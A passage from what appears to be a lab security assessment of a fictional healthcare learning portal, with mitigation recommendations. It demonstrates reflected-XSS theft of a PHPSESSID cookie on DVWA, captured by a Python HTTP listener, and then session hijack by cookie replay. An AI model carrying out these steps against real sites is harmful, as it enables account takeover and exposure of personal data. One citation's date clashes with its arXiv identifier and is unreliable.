

Figure 14: XSS payload submitted in the vulnerable DVWA input field



Figure 15: Page reflects the payload, confirming the XSS sink

Preparing and Observing the Attacker Listener

Figure 16 shows the attacker starting a minimal Python HTTP listener on Kali to capture incoming cookie exfiltration requests:

```
mkdir -p /tmp/xsslog
cd /tmp/xsslog
python3 -m http.server 8000
```



Figure 16: Python HTTP server on port 8000 ready to receive exfiltrated cookies

When the victim's browser renders the reflected XSS payload, Figure 17 shows the server log receiving:

```
192.168.100.246 - - [04/Jan/2026 19:47:15] "GET /?security=low;
%20PHPSESSID=3e36e6b618b95a0e74e8cc676717db03 HTTP/1.1" 200 --
```

This proves the browser issued a GET request containing the PHPSESSID value in the query string, confirming that the missing HttpOnly flag allowed document.cookie to read the session token and the missing Secure flag allowed it to be sent over plain HTTP to the attacker's server.



Figure 17: Python HTTP server log showing stolen PHPSESSID received from victim browser



Figure 18: Stolen PHPSESSID value copied to notepad for session replay

Session Hijack via Cookie Replay

Figure 19 shows a second browser profile opening Web Developer Tools and replacing its own PHPSESSID value with the stolen token while keeping the same domain and path.



Figure 19: Second browser Web Developer Tools — replacing PHPSESSID with stolen value

Figure 20 captures the cookie table in the second browser after the edit, clearly showing the PHPSESSID now matches the stolen token, effectively cloning the victim's session.



Figure 20: Cookie table in second browser showing PHPSESSID replaced with stolen value

Figure 21 displays the DVWA home page in the second browser already authenticated as the victim, proving a successful session hijack purely by replaying the stolen PHPSESSID cookie, enabled by the absence of HttpOnly and Secure attributes (CWE-1004 and CWE-614).



Figure 21: DVWA home page in second browser, logged in as victim without entering credentials

3.2.1 Attack Impact — Cookie Flags and XSS (CWE-1004 / CWE-614)

Table 4: Attack Impact of Cookie Flags and XSS

Aspect	Description
Vulnerabilities	Session cookie lacks HttpOnly and Secure flags (CWE-1004, CWE-614), combined with reflected XSS in DVWA input pages (MITRE, 2025).
Services Affected	DVWA web front end (HealthLearn-style portal), session-management subsystem, and authentication and authorisation logic relying on PHP session IDs.
Technical Impact	Full session hijack without credentials; ability to perform any action available to the compromised account including viewing content, changing configuration, and accessing restricted modules.
Data Compromised	Session identifiers, CSRF tokens, and all data visible to the hijacked account including student records, grades, course content, internal dashboards, and messages (Chen et al., 2023).
Persistence	Attacker maintains access while the session remains valid and may escalate by changing passwords, adding accounts, or planting further XSS payloads.

3.2.2 Healthcare Impact — Cookie Flags and XSS against HealthLearn

Table 5: Healthcare Impact of Cookie Flags and XSS

Aspect	Description
Patient/Learner	Hijacked clinician or lecturer sessions expose sensitive learning analytics,

Confidentiality	assessment outcomes, and potentially embedded patient case data linked to students.
Service Integrity	An attacker can alter course materials, grades, or assessment records, undermining trust in clinical training outcomes delivered through HealthLearn.
Regulatory Compliance	Unauthorised access to accounts handling personal data can trigger reportable incidents under UK GDPR and breach security obligations around access control and auditing.
Institutional Liability	Demonstrable failure to configure secure cookie flags and remediate XSS increases liability in regulatory investigations, civil claims, and third-party assurance reviews.

4. Recommendations and Best Practices

Table 6: Recommendations and Mitigation Strategies

Area/CWE	Recommended Control	Effectiveness	Cost	Ease
Cookie and Session Protection (CWE-1004 / CWE-614)	Enforce Secure, HttpOnly, and appropriate SameSite on all session cookies at the framework level, with full-site HTTPS and XSS prevention (output encoding, CSP). (Wang and Hou, 2015)	Strongly reduces session-hijack risk by blocking cookie theft via XSS and network sniffing.	Low; single central configuration change plus regression testing.	High; covers all HealthLearn modules automatically.
Secrets and Configuration Security (CWE-260)	Move all DB passwords and API keys out of web-reachable config/backup files into a central secrets manager; consume via environment variables or short-lived tokens, with DB accounts constrained by least privilege.	Directly removes CWE-260 exposure and limits blast radius if one component is compromised.	Medium upfront effort; low ongoing effort.	Moderate; widely supported and delivers auditability regulators expect.

4.1 Overall Evaluation for HealthLearn

For HealthLearn's healthcare context, the combination of framework-level secure cookie policies, centralised secrets management, and configuration-as-code baselines offers the best balance of security, cost, and operability. It materially reduces the likelihood of repeatable session hijack or database compromise, is largely transparent to clinicians and learners, and provides clear evidence of due diligence against A02-class risks for regulators and auditors.

5. Conclusion

The two simulated attacks demonstrate that HealthLearn is currently vulnerable to OWASP A02:2025 Security Misconfiguration, specifically weak session cookie protection (CWE-1004, CWE-614) and plaintext credentials

in configuration files (CWE-260), both of which enabled realistic end-to-end compromise of the test environment.

In the first case, an exposed backup config.yml file containing database passwords allowed direct login to the HealthLearn database and unauthorised modification of stored data, bypassing all application-level access controls. In the second case, missing HttpOnly and Secure flags allowed a reflected XSS payload to steal active session cookies and hijack an authenticated DVWA account, demonstrating how client-side configuration flaws escalate into full account takeover.

Together, these findings indicate that HealthLearn's security posture is reliant on defaults and lacks consistent hardening for authentication, session management, and secrets management, exactly the systemic weakness highlighted by A02. Implementing the proposed defences, including secure cookie attributes (HttpOnly, Secure, SameSite), robust XSS prevention, removal of secrets from web-reachable files, and centralised secret storage with least-privilege database accounts, directly mitigates the identified CWEs and would substantially reduce the likelihood and impact of session hijacking or database compromise (OWASP Top 10:2025, 2025).

References

Al-Aasar, A. et al. (2023). Exploring cookies vulnerabilities: awareness, privacy risks, and protection mechanisms. International Journal of Electrical and Computer Engineering, 13(5).

Chen, S., McCracken, J., Lu, K., Wang, T. and Hou, T. (2023). A comprehensive study towards the security of web cookies. Preprint. Available at: https://www.tao-wang.com/papers/cookie_security.pdf

Cyber Defentech (2025). OWASP A02:2025 — Security Misconfiguration. LinkedIn. Available at: https://www.linkedin.com/pulse/owasp-a022025-security-misconfiguration-cyberhorizon-defentech-6jtuc

Dhingra, S. (2025). OWASP Security Misconfiguration: Quick guide. Security Boulevard. Available at: https://securityboulevard.com/2025/08/owasp-security-misconfiguration-quick-guide/

ISGroup (2023). OWASP Top Ten 2021 — A05 Security Misconfiguration. Available at: https://www.isgroup.biz/en/owasp/top-ten-2021-a5-security-misconfiguration.html

Mend.io (2017). OWASP TOP 10 CWE Coverage. Available at: https://docs.mend.io/platform/latest/owasp-top-10-cwe-coverage

MITRE (2025). CWE-1437: OWASP Top Ten 2025 Category A02 — Security Misconfiguration. Available at: https://cwe.mitre.org

NIST (2024). CVE-2023-2790 Detail. National Vulnerability Database. Available at: https://nvd.nist.gov/vuln/detail/CVE-2023-2790

OWASP Top 10:2025 (2025). Available at: https://owasp.org/Top10/2025/

Rasaii, A., Singh, S., Gosain, D. and Gasser, O. (2023). Exploring the cookieverse: a multi-perspective analysis of web cookies. In Electronic Government and Electronic Participation. Cham: Springer.

Smith, T. (2023). Risk Fact #4: Misconfigurations Still Prevalent in Web Applications. Qualys, 17 March. Available at: https://blog.qualys.com/vulnerabilities-threat-research/2023/03/31/

The Cyber Security Hub (2025). The OWASP Foundation Unveils The 2025 Top 10 List. LinkedIn. Available at: https://www.linkedin.com/pulse/owasp-foundation-unveils-2025-top-10-list-introducing-t2jce

Wang, T. and Hou, T. (2015). Towards browser controls to protect cookies from cross-site attacks. arXiv preprint. Available at: https://arxiv.org/abs/2405.06830